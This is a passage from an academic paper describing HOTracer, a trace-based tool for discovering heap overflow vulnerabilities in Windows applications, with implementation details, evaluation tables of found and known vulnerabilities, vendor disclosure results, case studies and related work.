However, the program path and vulnerability condition constraints may be too complex for solvers to resolve. We thus proposed several optimizations to mitigate this issue.

First, HOTracer will concretize irrelevant bytes in the constraints. More specially, only bytes occurring in the vulnerability conditions will be marked as symbolic, other bytes will be replaced with concrete values used in current execution trace. So we only need to solve parts of the constraints.

Moreover, HOTracer only collects instructions from the first related input point till the vulnerability points, and performs symbolic execution on them. In this way, it could greatly reduce the possibility of solver failure or timeout.

4 Implementation

In this section, we will discuss implementation details of HOTracer, and our practical experience with real world programs. Our current prototype focuses on analyzing Windows x86/x64 applications. But the techniques we developed are general, and could be extended to other platforms.

4.1 Collect Traces

HOTracer relies on program execution traces to discover heap vulnerabilities. The diversity of traces affect the

number of program paths that will be analyzed. To generate traces, we first select input testcases for target programs, and then test them on target programs and record their runtime executions.

4.1.1 Testcase Selection

The testcases could origin from different sources, e.g., fuzzers, existing benchmarks, or network crawlers, as shown in Figure 1.

As discussed in Section 3.2.1, we will use parsers to parse testcases of known input format, and select representative testcases based on their sub-types. In general, we trivially perform a min-set coverage analysis to select a minimal set of testcases that cover all the sub-types. We also use fuzzers to generate testcases of unknown input format, and further distill the testcases based on their code coverage information.

4.1.2 Trace Generation

Given an input testcase, we use our previous dynamic analysis framework [32] to generate the execution trace. Our dynamic analysis framework implements a record-replay mechanism similar to PANDA [18], based on the open-source whole-system hardware emulator QEMU, to improve the performance of recording.

It takes a snapshot of the system before execution, and records changes to the CPU state and memory in a changelog file during the execution. In this way, it will not slowdown QEMU much. After the runtime execution finished, we could replay the snapshot and changelog file to generate an execution trace, which is identical to the runtime execution trace.

4.2 Identify Heap Operations

Given the trace, we need first identify heap allocation and heap access operations, as well as the heap objects and pointers in the trace, to detect potential heap overflow vulnerabilities.

4.2.1 Heap Allocation Recognition

Based on the heuristics described in Section 3.3.1, we could identify most custom heap allocators with a high accuracy. After identifying these heap allocators, we could identify the sizes and addresses of heap objects along a trace, from the arguments and return values of these allocators. Furthermore, by performing data flow analysis, we could recognize all heap pointers and their mappings to heap objects (described in Section 4.3).

4.2.2 High Level Heap Access

Rather than checking every heap access instruction in the trace, we check some high level heap access operations first, to reduce the number of candidate heap operation pairs.

```
//EAX is a pointer, EBX is another pointer
SUB EAX, EBX
MOV ESI,EAX
...
// ESI=(EAX-EBX)+EBX=EAX, not related to EBX
ADD ESI,EBX
```

(a) add

```
//EAX is a pointer, ECX is another pointer
SUB EAX, ECX
MOV ESI,EAX
...
// ESI=(EAX-ECX)+ECX-0x4=EAX-0x4, not related to ECX
LEA ESI, [ESI+ECX-0x4]
```

(b) lea

Figure 6: Corner cases of taint propagation.

Heap Access of Type D1 It is common for developers to use a loop to access a heap object. This is also a common source of heap overflow vulnerabilities. A loop in the trace is a continuously repeated sequence of instructions ending with jump instructions, unlike its representation in the control flow graph (i.e., a backward edge) [8]. HOTracer takes the sequence of instruction addresses in the trace as a string, and identifies loops by searching for continuously repeated sub-strings.

We record instructions in a historybuffer. While analyzing an instruction in the binary trace, we look forward in the historybuffer for the appearance of this instruction. If it is in a loop, the following instructions would repeat the sequence between this instruction and the last one. The sequence is the loop body and jump instructions at the end of the loop body infer the exit conditions. In this way, we could identify loops with one sequential scanning.

For each loop, we also care about whether its execution is affected by inputs. We infer the relationship between the count of loop iterations and inputs at the loop exit point (i.e., a conditional branch instruction). We also count the number of iterations in current trace to infer the access range of a loop.

Our current prototype could find nested loops but not complicated overlapped loops [45, 50]. We leave it as a future work.

Heap Access of Type D2 It is easy to recognize `REP` instructions in a trace, so does the access size (i.e., `ECX`), by comparing the instruction sequence in the trace with instructions in the original binaries.

4.3 Track Spatial Attribute

4.3.1 Build Heap Layout

From the execution trace, we know the exact values of heap pointers and addresses of objects, and thus we could easily get the layout of the heap. During the data flow analysis, we track heap objects' *spatial* attributes according to allocation operations. The attributes are initialized to allocation sizes when objects are allocated. When deallocating, their spatial attributes are updated to 0. In this way, we could get the heap state at any moment.

4.3.2 Pair Heap Operations

As we pointed in Section 2.2, we analyze heap operations in pairs based on the point-to relationships between pointers and objects. However, it is not trivial to infer whether a pointer should point to an object, because the pointer value may exceed its expected object's memory region (e.g., due to heap overflow). In other words, we could not rely only on the values of heap pointers and addresses of objects.

So we perform an analysis to track pointers' *provenances*, in order to build the accurate heap layout. In general, when a pointer is set to point to an allocated object, we set the base object as this pointer's provenance. This provenance will be propagated along the program trace, e.g., via pointer arithmetic operations, to other pointers. The provenance of a pointer will be updated when it is reset. This provenance analysis is similar to classic taint analysis [6].

As a result, by querying a pointer's provenance, we could always infer which object it should point to, even if the pointer's value is overflowed. For the target object at access points, we could easily get its allocation operation. In this way, we group specific heap access and heap allocation operation into a pair, and further evaluate their spatial attributes to discover potential heap overflows.

Under-taint Issue: However, there is a corner case during the taint (i.e., provenance) propagation for pointers. For example, the `SUB` instruction in Figure 6a will usually clean the taint attribute of the pointer (i.e., `EAX`), since the result is constant and is not a pointer any more [6]. However, this offset could be later used to compute another pointer (e.g., the final `ESI` register) which should be tainted. As a result, the new pointer will take a wrong attribute from `EBX` rather than `EAX`.

We propose a new solution to mitigation this issue. More specifically, we tag the destination register `EAX` of the `SUB` instruction with a set of taint attributes $(provenance_{EAX}, -provenance_{EBX})$. It is worth noting that, objects' addresses (i.e., pointers' provenances) are usually lower than a specific value on a given platform, so $-provenance_{EBX}$ is different from any normal taint attribute. We can detect this abnormal attribute when it is used in instructions like `ADD` and `LEA`, and recover the correct taint attribute of operands.

4.4 Track Taint Attribute

HOTracer tracks *taint* attributes of different values (e.g., sizes of heap objects, offsets of heap pointers etc.). In general, it performs a fine-grained taint propagation analysis to track each value's source (i.e., specific bytes in the input).

We use the same taint analysis solution as previous provenance analysis, to track values' taint attributes, i.e., which input bytes affect the target values. What's different is that, we use the position of input bytes as taint attributes, and propagate these attributes along the trace.

However, sometimes the inputs will not directly affect values used in heap access or allocation operations. For example, programs may use `strlen` or other custom functions to infer some values (e.g., length) of the inputs, and use them as size to allocate memory. In this case, the heap allocation is indirectly affected by the inputs. These inferred values are *control dependent* on the inputs. For example, the return value of `strlen` control-depends on the input string, i.e., whether the input character equals to '\0' or not.

Classical dynamic taint analysis solutions usually will not propagate taint information for control dependencies [39], due to the concern of taint propagation efficiency. Instead, HOTracer performs an extra backward analysis, to search for the definition points of heap allocation sizes. Given the high-level loop and branch information we recovered, if we find out the definitions are control-dependent on the inputs, we will mark the allocation sizes as tainted.

Furthermore, the traces we collected only include user-space instructions. So some data flow will be missing when the kernel kicks in. HOTracer will check value of registers before and after the executed instructions (e.g., `sysenter`). If the value of any register other than the destination operand has changed, a potential data flow missing is found. In this case, we will clean the taint attributes of the registers, to avoid false positives. Another choice is using summary information of syscalls, to propagate the taint attributes for kernel execution. However, it requires a lot of engineering work to correctly summarize the side-effects of all syscalls.

4.5 Build Vulnerability Condition

For each pair of heap access and heap allocation operations, we assume the heap access has attributes $range_{access}$ and the target heap object has attributes $range_{obj}$,

1. a heap overflow exists if $range_{access} > range_{obj}$ is true for current testcase, i.e., Equation $\mathbb{S}$ holds.

2. a potential heap overflow exists if either $range_{access}$ or $range_{obj}$ is tainted, which may make Equation $\mathbb{S}$ hold.

In case 1, we can confirm the existence of heap overflow in current trace and show the root cause of heap overflows. In case 2, we could infer the conditions of potential heap vulnerabilities and reason about these conditions. More specially, by performing symbolic execution, we can build the constraints between input bytes and the spatial attributes of $range_{access}$ and $range_{obj}$. Together with the vulnerability Equations $\mathbb{S}$, we can build the vulnerability conditions.

First, for a heap access operation, if the heap access' range is larger than the object's range, then a heap overflow is confirmed. It means the original input already triggers the vulnerability.

It is worth noting that, heap management functions will also access heap objects' metadata that are out of the objects' bound. But these overflow access operations are benign. So we will rule out these heap access when discovering heap vulnerabilities.

Second, for a heap access, if the heap pointer's size is not larger than the object's size, we will discover potential heap overflow by checking their taint attributes. There are also three cases: (1) if only the object's size or the pointer's size is tainted (e.g., line 1 and line 3 in Figure 3), there may be a heap overflow; (2) if both the object's size and pointer's size are tainted (e.g., line 2 in Figure 3), there may be a heap overflow too. (3) neither the object's size nor the pointer's size is tainted, then there are no heap overflow in this heap access, unless there is an instinctive bug that could be triggered no matter what inputs are given.

For the case (2), i.e., when the object's size and pointer's size are both tainted, there are also two subcases: they rely on different input bytes; or they rely on same input bytes. In the former case, usually there will be some heap overflows. In the latter case, there may be no heap overflows at all. For example, if we allocate a heap buffer with size `X` from input, and access heap with size `X`, then there are no overflows. But vulnerabilities like integer overflow may cause the allocation size mismatches with the access size, even though they rely on same inputs. HOTracer will check the existence of integer overflow in this case (i.e., IO2BO [41, 53]).

4.6 Prove Heap Vulnerabilities

After building the vulnerability conditions, the last step is to find concrete inputs that trigger the vulnerabilities. We use the widely used constraint solver Z3 [17] to resolve the constraints and generate inputs.

4.6.1 Build Path Constraints

Inputs satisfying only the vulnerability conditions may not trigger vulnerabilities at all, since (1) it may not reach the vulnerable point that we analyzed, because a different program path is exercised, and (2) it may be blocked by some input validations deployed in the program.

So, HOTracer will also collect the program path constraints, i.e., how the input bytes affect the branches in the trace. By feeding the vulnerability conditions and program path constraints to the solver, we could get inputs that will exercise the same path and trigger heap vulnerabilities, or confirm that there are no heap vulnerabilities along this path, or fail because the state-of-art solvers could not solve the constraints.

4.6.2 Constraint Simplification

As discussed in Section 3.5, HOTracer will only collect path constraints related to bytes used in the vulnerability conditions, and use concrete values for other input bytes used in the path constraints, to simplify the path constraints.

We also notice that, programs may read the same input bytes multiple times via multiple functions. For example, some programs use the first read operation for preprocessing, and a second read to process the content. To reduce the complexity, we will only collect path constraints from the last relevant read to the vulnerability points. If inputs generated from these constraints could not trigger the vulnerability, then we will include path constraints starting from previous reads.

4.6.3 Mutate and Verify

Since our vulnerability conditions only consider heap overflow, the concrete inputs generated by constraint solvers (called *candidate PoC inputs*) may not trigger crashes or other severe consequences.

On the other hand, inputs that could trigger crash would make further analysis easier, e.g., debugging and bug fixing. So, HOTracer performs another step to filter the candidate PoC inputs, to find out inputs that could trigger crashes.

The idea is that, we will compare the candidate PoC input with the seed input, to find out the input bytes that have changed. Then we use a simple fuzzer to mutate only these bytes with simple mutation strategies, e.g., minimum and maximum signed or unsigned integers, common values like 0 and 1, and random bytes etc. We will test each mutated input, to see whether it could trigger a crash.

For any candidate PoC input, if one of its mutations triggers a crash, HOTracer will report a heap vulnerability together with this mutation input. Otherwise, HOTracer will ignore this candidate PoC input.

It is worth noting that, the ignored candidate PoC inputs may still be valuable. The associated vulnerability instructions could be exploited with advanced exploits. We leave it as a future work to analyze these candidate PoC inputs and whether they are exploitable.

5 Evaluation

In this section, we present the evaluation of our solution HOTracer. Our prototype implementation is based on our existing QEMU-based dynamic analysis framework. The seed selection component takes about 40 LOC of shell scripts, the heap operation identification component takes about 1.3K LOC of C++ code, the heap attributes tracking and vulnerability condition building components take about 8K LOC of C++ code, and the vulnerability proving component takes about 9K LOC of C++ code.

Table 1: Zero-day vulnerabilities found by HOTracer.

ID (count)	Application	version	input	bug status
new (1)	Feiq	3.0.0.2	tcp	reported
new (1)	WMPlayer	12.0.7601	mp4	reported
new (3)	VLC	2.2.1	mp4	fixed
new (1)	VLC	2.2.4	mp4	reported
new (2)	iTunes	12.4.3.1	mp4	reviewing
new (1)	ffmpeg	c0cb53c	mp4	CVE
new (6)	QQPlayer	3.9(936)	mp4	rewarded
new (1)	QQMusic	11.5	m4a	rewarded
new (1)	BaiduPlayer	5.2.1.3	mp4	reviewing
new (2)	RealPlayer	16.0.6.2	mp4	CVE
new (1)	MPlayer	r37802	mp4	reported
new (3)	KMPlayer	3.9.1.138	mp4	fixed
new (4)	KMPlayer	4.1.1.5	mp4	reported
new (7)	Potplayer	1.6.60136	mp4	fixed
new (2)	Potplayer	1.6.62949	mp4	reported
new (5)	Splayer	3.7	mp4	reported
new (2)	MS Word	2007,10,16	rtf	reviewing
new (1)	WPS Word	10.1.0.5803	doc	reported
new (2)	OpenOffice	4.1.2	doc	reviewing
new (1)	IrfanView	4.41	m3u	fixed

The analysis environment is a Ubuntu 12.04 system running on a computer with 12G RAM and Intel Xeon (R) CPU E5630 @ 2.53GHz*8.

5.1 Effectiveness

Table 1 shows previously unknown vulnerabilities found by HOTracer in our experiment. The target applications we tested are popular applications in Windows 7 operating system, including word document processing applications Microsoft Word and OpenOffice, video players KMPlayer and potplayer, and photo viewers IrfanView etc.

These applications are tested within QEMU, with some selected testcases (Section 5.5). The traces collected by QEMU are then analyzed by HOTracer. Although we only demonstrated Windows applications here, the solution we proposed could be extended to other platforms (including Linux on x86, Android on ARM), since they are both supported by QEMU and our solution is general.

As shown in the table, we have found 47 previously unknown vulnerabilities in 17 applications (of latest versions). All vulnerabilities are validated with proof-of-concepts (i.e., PoC) inputs that could trigger crashes.

It is worth noting that, all vulnerabilities here are investigated manually and confirmed to be unique. We use two factors to distinguish vulnerabilities, i.e., the overflow instructions along with the call context, and the key input bytes' roles (i.e., structure fields) in the input structures.

5.2 False Negatives and False Positives

In general, it is impossible to evaluate false negatives of a vulnerability detection solution, since we do not have the ground truth of how many vulnerabilities exist in programs.

Table 2: Known heap overflow vulnerabilities replayed and validated by HOTracer.

ID	Application	version	input
CVE-2010-1932	Xnview	1.97.4	mbm
CVE-2011-5233	irfanview	4.30	tif
OSVDB-83812	ZipItFast	3.0 pro	zip
CVE-2014-1761	Microsoft Word	2010	rtf
EDB-ID-39353	VLC	2.2.1	mp4
EDB-ID-17363	1ClickUnzip	3.0.0	zip
CVE-2010-2553	MediaPlayer	9.00.00.4503	avi
CVE-2015-0327	Adobe Flash	13sa	swf

Instead, we chose several known vulnerabilities and their corresponding program paths as a ground truth. To evaluate the false negatives, we gave some *benign* testcases that exercise the same program paths as the target vulnerabilities to our tool, and then used it to analyze these programs. It is worth noting that, in this experiment, HOTracer does not have any other knowledge of the vulnerabilities, except the benign testcase.

Table 2 shows 8 known vulnerabilities in 8 applications. HOTracer is able to discover 6 of them on its own, except vulnerabilities CVE-2015-0327 and CVE-2010-2553.

For vulnerability CVE-2015-0327 in Adobe Flash, it requires to override a standard API, causing it behave differently at heap allocation site and heap access site. Currently, our solution could not build and solve this type of constraints. For vulnerability CVE-2010-2553 in Media Player, our prototype system missed a type-D1 heap access (i.e., a loop), but only paid attention to one type-D2 heap access (i.e., a REP instruction) inside this loop. It shows that it is necessary to further improve our loop recognition algorithm to deal with complex real world applications. However, HOTracer could validate these two vulnerabilities if given the correct PoC samples.

More interestingly, when analyzing the program path (with a benign input) of the vulnerability CVE-2014-1761 in Microsoft Word 2010, HOTracer found two new vulnerabilities, which even affect the latest version of Microsoft Word. We believe for known vulnerabilities like CVE-2014-1761, vendors and researchers have already performed many thorough testings. It thus shows that even for known vulnerabilities in spotlight, existing solutions may still miss potential vulnerabilities.

On the other hand, since HOTracer only reports vulnerabilities with proof-of-concept (PoC) testcases that could trigger crashes, there are no false positives. However, it is possible that some reported vulnerabilities are not exploitable.

Table 3: Metrics of the analysis performed by HOTracer, including the size of snapshot, changelog, traces and constraints, the instruction count in the traces, and the time spent to record, replay, analyze and extract traces.

ID	record-replay phase				analysis phase			resolve phase		
	snapshot size	changelog size	record time	replay time	trace size	trace #instr.	analy. time	relev. #instr.	constaint file size	extr. time
CVE-2010-1932	430.6MB	36.6MB	29s	486s	2.8GB	12.3M	99s	619	192KB	37s
CVE-2011-5233	516.1MB	18.5MB	37s	738s	9.8GB	43.9M	112s	795	251KB	96s
OSVDB-83812	819.3MB	13.6MB	83s	1257s	31.9GB	142.5M	787s	10	4.3kB	52s
CVE-2014-1761	855.3MB	52.3MB	178s	3712s	205.8GB	918.6M	6478s	183	17.8KB	198s
EDB-ID-39353	507.6MB	15.0MB	62s	271s	8.2GB	36.7M	10s	3082	331.1KB	674s
EDB-ID-17363	500.2MB	32.6MB	70s	889s	3.1GB	13.7M	45s	2313	191.2KB	502s
CVE-2010-2553	282.5MB	22.9MB	100s	806s	10.7GB	47.6M	565s	-	-	-
CVE-2015-0327	610.8MB	13.8MB	34s	682s	25.2GB	112.4M	709s	-	-	-

5.3 Bug Reports

We reported all the new vulnerabilities to vendors, and most vendors are very active in responding. As shown in Table 1, three vendors have completely fixed their products, i.e., IrfanView, ffmpeg and Realplayer. Two of them have already been assigned with CVE ID [1].

During our experiments, we found that some tested programs (e.g., VLC, KMPlayer) have released new updates for the bugs we reported. We then applied HOTracer to the latest version and found that some vulnerabilities still exist. In other words, three vendors have only partially fixed their products.

Moreover, vendors of QQPlayer and QQMusic have confirmed the vulnerabilities in their products and rewarded us for the report. Five other vendors including Microsoft, Apple, and OpenOffice are still reviewing the issues.

In summary, vendors are willing to fix security bugs in their products. However, during the communication, we also found that vendors were more willing to fix vulnerabilities which are sure to be of high risk or exploitable. For vulnerability reports with only PoC crash inputs, they do not take it seriously, especially for larger companies. We believe one reason of this kind of negative attitude is that, there are too many vulnerability reports waiting in their pipelines. In other words, there are too many vulnerabilities (or bugs) in daily applications, calling for solutions like HOTracer to help.

Due to the time limit, we only manually checked 10 of these vulnerabilities to see whether they are exploitable. In general, it is challenging to conduct exploits against a vulnerability, especially in the context of defenses deployed in modern platform. We found 9 of them are likely exploitable.

5.4 Efficiency

As we discussed, HOTracer first takes a snapshot of the system, and then records changelog during execution. After that, HOTracer replays the snapshot and changelog to generate traces, and then performs analysis on the traces to find potential heap vulnerabilities. Finally, it extracts relevant instructions from the trace and build the constraints to generate concrete inputs to prove vulnerabilities. Table 3 shows some detailed metrics of these different phases.

As we can see from the table, the record-replay mechanism works well. It will not break the target applications' functionality, e.g., causing program timeout due to a heavy runtime monitoring or recording. The traces of real world applications are usually very large (e.g., 205GB for CVE-2014-1761 in Microsoft Word), much larger than the snapshot and changelog size. It also takes much longer (e.g., 20 times longer) time to replay and generate the traces than recording only changelogs.

HOTracer performs the offline analysis, including heap attributes tracking and vulnerability modeling, on the traces to discover heap vulnerabilities. As shown in the table, the offline analysis time is close to the replay time, varying from 2 minutes to 50 minutes. The analysis time depends on the number of instructions in the traces. The more instructions a trace has, the more time the analysis needs.

After identifying potential heap vulnerabilities, HOTracer will extract instructions relevant to the candidate vulnerabilities and build the constraint files to query constraint solvers (e.g., Z3). As shown in the table, it requires 0.5 to 15 minutes to extract the related instructions and build constraints, depending on the number of relevant instructions.

And for the vulnerability CVE-2015-0327 in Adobe Flash and CVE-2010-2553 in Media Player, our prototype fail to find out the vulnerability. So we do not have any data for its resolving phase in the table.

5.5 Testcases Selection

The testcases we use will affect the vulnerability assessment HOTracer could provide to target applications. In addition to utilizing fuzzing tools like AFL to generate

[1] CVE-2016-6164 for ffmpeg, CVE-2016-9931 for RealPlayer

testcases, we also crawl existing databases to find testcases.

In our experiment, we searched a *public* database [2] of multimedia files with more than 10,000 testcases. Among them, there are more than 800 MP4/MOV files in the database. All of them contain the tag (i.e., sub-type) `moov`, and only a few files have the tag `avcC` and `trun`. By parsing the structures of these files and performing a min-set coverage analysis, we reduce the number of files to 20, without losing the path coverage.

5.6 Details of Trace Analysis

Table 4 and 5 show some detail evaluations of our trace analysis. Due to the space limitation, only parts of the results are shown in these tables.

After pre-processing, HOTracer selects input testcases and generates corresponding program traces. As shown in the table, the traces' sizes are relatively large, but HOTracer could still analyze them.

HOTracer groups heap allocation and heap access operations into pairs to discover potential heap vulnerabilities. Each pair operates on a same heap object, and is related to a set of input bytes. The number of heap operation pairs is thus critical to the efficiency of our solution. We will further demonstrate that the optimizations we performed greatly reduced the number of heap operation pairs.

Accuracy of Heap Allocation Recognition. The accuracy of the heap allocation affects the number of heap operation pairs. Table 4 shows the accuracy of our recognition algorithms.

On the left of the table, it shows some statistics of some sample traces that are analyzed, including the snapshot and record size, as well as the record and replay time.

On the right of the table, it shows the time cost to identify these heap allocators. In general, the identification time is related to the trace size. A larger trace usually consumes more time to identify heap allocators in it.

When considering the feature A (i.e., returning a heap pointer) in Section 3.3.1, we could identify a set of candidate allocators, e.g., 43 allocators in Microsoft Word 2010. Further, after we apply other features, the set of candidate allocators becomes smaller. For example, after considering the group B features (i.e., use of allocation size), we only get 11 candidate allocators. Furthermore, only 5 candidate allocators are left after considering the group C features (i.e., use of the returned pointer).

We also did some manual analysis to validate the accuracy of these candidate allocators. Among the 5 candidate heap allocators in Microsoft Word, we figured 4 of them have a name indicating that they are allocators. After a further reverse engineering analysis, we confirmed that they are heap allocators. Only one extra function is wrongly identified as a heap allocator in this case.

Abstraction of Heap Access Operations. By recovering the high-level heap access operations, we could reduce the number of heap operation pairs. Table 5 shows some statistics of this abstraction. In addition to the trace information, this table also shows the number of allocation sites in the sample traces. In a trace, an allocator may be invoked several times, so there will be more allocation sites than heap allocator functions shown in Table 4.

On the right side of the table, it shows the number of heap access operations. Note that, for each heap access operation, its heap allocation site is unique. So the number of heap operation pairs equals to the heap access operations.

As shown in the table, there are too many low-level heap access instructions (i.e., type-D3 access in the table). The number of high-level heap access operations is much smaller. Furthermore, after we consider the taint attributes, the number of heap access operations drop quickly. Finally, we sorted the remaining heap access operations according to their type, taint attributes, constraint complexity etc. as discussed in Section 3.4.2. The number of heap operation pairs that are likely to be vulnerable is quite small, comparing to the number of low-level heap operations.

5.7 Comparison with fuzzers

In order to evaluate the effectiveness of HOTracer, we performed extra experiments, to compare it with existing vulnerability discovery solutions, especially fuzzing. As our prototype worked in Windows 7, we chose two representative fuzzers on Windows, i.e., WinAFL [3] and Radamsa [4], to test vulnerable softwares with the same seed inputs.

WinAFL is a fork of AFL on Windows, which relies on dynamic instrumentation using DynamoRIO [5] to measure and extract target coverage. Radamsa is a black-box fuzzer not guided by code coverage. Instead, it aims at testing execution path thoroughly, similar to our solution.

Due to the time limitation, we tested all these solutions on one application `potplayer`, with same seed inputs, for one day. WinAFL found no crashes during this time period, while Radamsa found 1144 crashes related to heap overflows.

With a further analysis, we figured out there are only 11 crash points, and 3 vulnerability points. HOTracer found all these 3 vulnerabilities, and 4 more heap overflows.

It is worth noting that, fuzzers and HOTracer both have other advantages. For example, general-purpose fuzzers

[2] http://samples.libav.org/

[3] https://github.com/ivanfratric/winafl

[4] https://github.com/aoh/radamsa

Table 4: Accuracy of the heap allocation recognition, including the statistics of the trace and the time of the heap allocation identifications. Type-A allocators are ones that satisfy the heuristics A in Section 3.3.1, i.e., functions return heap poitners. Type-A-B allocators are ones that satisfy both heuristics A and one of B1/B2/B3/B4. Similarly, type-A-B-C allocators satisfy one of C1/C2/C3/C4 in addition to previous heuristics. Confirmed allocators are ones that we manually validated to be real allocators, either from the symbol information of those functions, or from manual reverse engineering.

App.	Trace Info					Heap Allocations				
	Record Time	Snapshot Size	Record Size	Replay Time	Trace Size	Identif. Time	type-A A	type A-B	type A-B-C	confirmed allocators
demo	60s	632.5M	4.5M	444s	6.1M	1s	1	1	1	1
XnView	29s	430.6M	36.6M	486s	2.8G	125s	30	7	5	3
ZipItFast	83s	819.3M	13.6M	1257s	31.9G	4044s	28	9	3	3
MS Word	178s	539.8M	120.7M	3712s	35.9G	305s	43	11	5	4
Potplayer	131s	523.4M	40.6M	1676s	50.8G	714s	33	9	2	2
QQPlayer	150s	667.1M	138.2M	3320s	47.0G	630s	39	12	3	3
MPlayer	183s	519.7M	38.2M	1561s	16.6G	518s	22	4	2	2

Table 5: Abstraction of heap access operations. Type-D3 access operations are all low-level heap access instructions, as discussed in Section 3.4.1. Type-D2 access operations are REP-prefixed instructions or a short sequence of continuous heap access instructions. Type-D1 access operations are loops performing a single heap access.

App.	Trace Info		Alloc. Sites		Heap Access					
	Trace Size	Analy. Time	Alloc. Sites	Tainted Alloc.	type-D3 Access	type-D2 REP	type-D2 seq	type-D1 Access	Tainted Access	Sorted Pair
MS Word	35.9G	1097s	2,643	20	20,244,088	81,349	1,114,499	619,380	3,450	125
MS Word	535.6G	16210s	3,886	33	267,831,917	710,569	12,751,174	10 M.	29,718	1,258
Potplayer	21.9G	1231s	23,099	4,695	6,832,296	38,802	1,198,956	239,809	19,933	322
Potplayer	32.5G	695s	16,127	105	2,249,059	20,145	354,476	203,445	674	201
Potplayer	50.8G	2768s	18,773	154	2,061,109	14,435	405,334	130,501	1,078	254
Potplayer	63.9G	1267s	73,533	45	20,282,901	61,412	3,944,539	510,715	1070	109
Potplayer	106.1G	4312s	47,118	4,820	4,080,172	137,771	5,927,258	1 M.	27,466	630
QQPlayer	47.0G	2673s	28,749	10	6,488,402	141,384	1,375,956	910,115	12	10

could find other types of vulnerabilities, not only heap overflows. Our solution HOTracer could be used to triage the root cause of crashes, and help debugging and fixing bugs which are time-consuming and important to vendors.

5.8 Case studies

In this section, we will study some vulnerabilities in details and show some findings during the analysis.

5.8.1 Tainted Access Offset

As discussed in the background, we merged the access offset with the access size. In other words, the value of access offset is included in the access size. And whenever the access offset is tainted, we mark the access size as tainted. In the experiment, we found a new vulnerability in `Feiq` due to a tainted heap access offset.

5.8.2 Implicit Taint

Sometimes, the input does not directly affect the allocation size or access size. Instead, the sizes are control-dependent on the inputs.

A common case is that, developers use `strlen` or custom loops to identify the length of an input string, and allocate buffers. The program will compare the input bytes against the special character `'\0'`, and increase the allocation size accordingly.

Another example is that, the vulnerability CVE-2014-1761 in Microsoft Word uses an access size that is controlled by the number of `lfolevel` fields in the input. The program will compare the input against `lfolevel`, and set the access size accordingly.

Traditional taint analysis will not cover this type of implicit data flow. However, HOTracer could detect them by performing a backward data flow analysis on the access size and allocation size. If we found the access size or allocation size is control-dependent on the inputs, then we could report a candidate vulnerability.

5.8.3 Mismatch Taint

Heap overflow vulnerabilities may exist if either the allocation size or the access size is tainted. For developers, it is easier to realize the existence of heap overflow and deploy sanity checks when only allocation size or access

size is tainted. However, it gets challenging when both the allocation size and access size are tainted.

The allocation size and access size may be related to different input bytes. In this case, it is prone to heap overflow. For example, the access size in vulnerability CVE-2014-1761 is related to `lfolevel`, but its allocation size is related to another field `listoverridecount`.

A more common case is that, the access size and allocation size are relevant to the same input bytes, but they mismatch due to several causes.

First, the allocation size may get smaller than expected if there are integer overflows, e.g., two new vulnerabilities we found in QQPlayer and PotPlayer. Second, the access site may be so far from the allocation site that developers forget or fail to sanitize the inputs properly, e.g., the vulnerability CVE-2011-5233 in `InfraView`. Finally, the access size and allocation size may change due to dynamic features of programming languages. For example, in the vulnerability CVE-2015-0327 in Adobe Flash, the allocation and access size are both relevant to the API `nextNameIndex`. However, this API could be overridden by users, to cause mismatches and trigger heap overflow.

5.8.4 Multiple Vulnerabilities in One Trace

In some cases, there may be multiple potential heap vulnerabilities in a program path. For example, when analyzing the trace generated for the known vulnerability CVE-2014-1761 in Microsoft Word, we found several potential vulnerable points, and confirmed two of them are vulnerable. We also confirmed that these two new bugs still exist in the latest Microsoft Word (i.e., Office 2016). It shows that HOTracer could find out all potential heap vulnerabilities in one path, while existing solutions only focus on the first vulnerability.

5.8.5 Long Testing Time

Sometimes, the bugs will only be triggered after the program has run for a while. For example, a new we found in VLC could only be triggered after we play a video file for several minutes. Existing solutions like AFL could hardly find this type of vulnerabilities, because the throughput is extremely low. HOTracer is better at handling this kind of issues. It first filters seed inputs that could lead to different paths, and then analyzes each path once, no matter how long that path takes.

6 Related Work

6.1 Heap Overflow Detection

6.1.1 Static Analysis

Static analysis could be used to analyze programs without executing them. For example, Allamigeon et al. utilizes abstract intepretation to ensure the absence of heap overflow [2]. Chen et al. proposes a solution based on FSM (finite state machine) to report potential heap overflows [11]. SIFT is a static analysis system to generate input filters that nullify integer overflow errors associated with critical program sites such as memory allocation or block copy sites [27].

However, static analysis usually requires access to source code. And it is challenging to predict the spatial attributes of heap objects with static analysis, and thus hard to find heap overflows with static analysis. They will usually introduce a high false positives and false negatives. Moreover, static analysis solutions in general require a precise reachability and alias analysis, limiting their scope of use.

6.1.2 Online Dynamic Analysis

Dynamic analysis is more efficient to detect heap vulnerabilities, since it could get a precise spatial attributes and point-to relationship at runtime. There are also two types of dynamic analysis solutions: online analysis and offline analysis. Online dynamic analysis solutions usually first instrument target applications with metadata before execution, and then track the metadata and check security violations during the execution.

Online detection: AddressSanitizer [40] is one of the most effective solutions to detect heap (and other) vulnerabilities at runtime. It instruments redzones to each heap object when the object is allocated, and marks redzones' bytes as unaddressable while objects' bytes are addressable. A heap overflow (or underflow) vulnerability is reported if an unaddressable byte is accessed. This solution introduces a high runtime performance overhead (e.g., 73%), and is not suitable for production use. Moreover, it could only detect vulnerabilities when the given or generated input testcases could trigger security violations.

SoftBound [30] tracks the size and base of every pointer, and checks each pointer dereference operation. BaggyBounds [1] uses a compact table to store object sizes, adopts a fast algorithm to get object sizes and base addresses from only pointers, and checks each pointer arithmetic operation. Duck et al. tries to protect heap bounds with low fat points [20]. Diehard [4] and Dieharder [34] randomly allocate memory larger than required, and thus mitigate heap overflow vulnerabilities.

Online detection solutions rely on inputs to trigger vulnerabilities and help finding vulnerabilities in a passive way. Also they have reasonable high performance overheads.

Fuzzing: Fuzzing is another type of state-of-art solutions to detect vulnerabilities. Among them, AFL [51] is one of the most popular fuzzers. TaintScope [49] is a checksum-aware fuzzing tool which can identify checksum-based checks and bypass such checks. SYMFUZZ [10] combines both black- and white-box techniques to maximize the effectiveness of fuzzing. Zhiqiang

et al. utilizes the results of static analysis, and filter out sensitive input bytes using data lineage analysis [25]. Based on the analysis results, the fuzzer could only mutate target bytes to increase the efficiency. Driller [44] and VUzzer [38] are the most recent works on fuzzing. Driller enables AFL to explore new paths in an alternative way of fuzzing and concolic execution. And VUzzer enhances the efficiency of general-purpose fuzzers with a *smart* mutation feedback loop based on applications' control- and data-flow features.

Like other online detection solutions, fuzzers also rely on input testcases to trigger vulnerabilities at runtime. Moreover, they simply rely on program crashes to detect vulnerabilities, due to the lack of runtime metadata support. So they may not find vulnerabilities with strict conditions even if they have reached a very high code coverage. As they are general fuzzings tools and provide few supports for triaging crashes, it requires many manual efforts when further identifying root causes of found crashes.

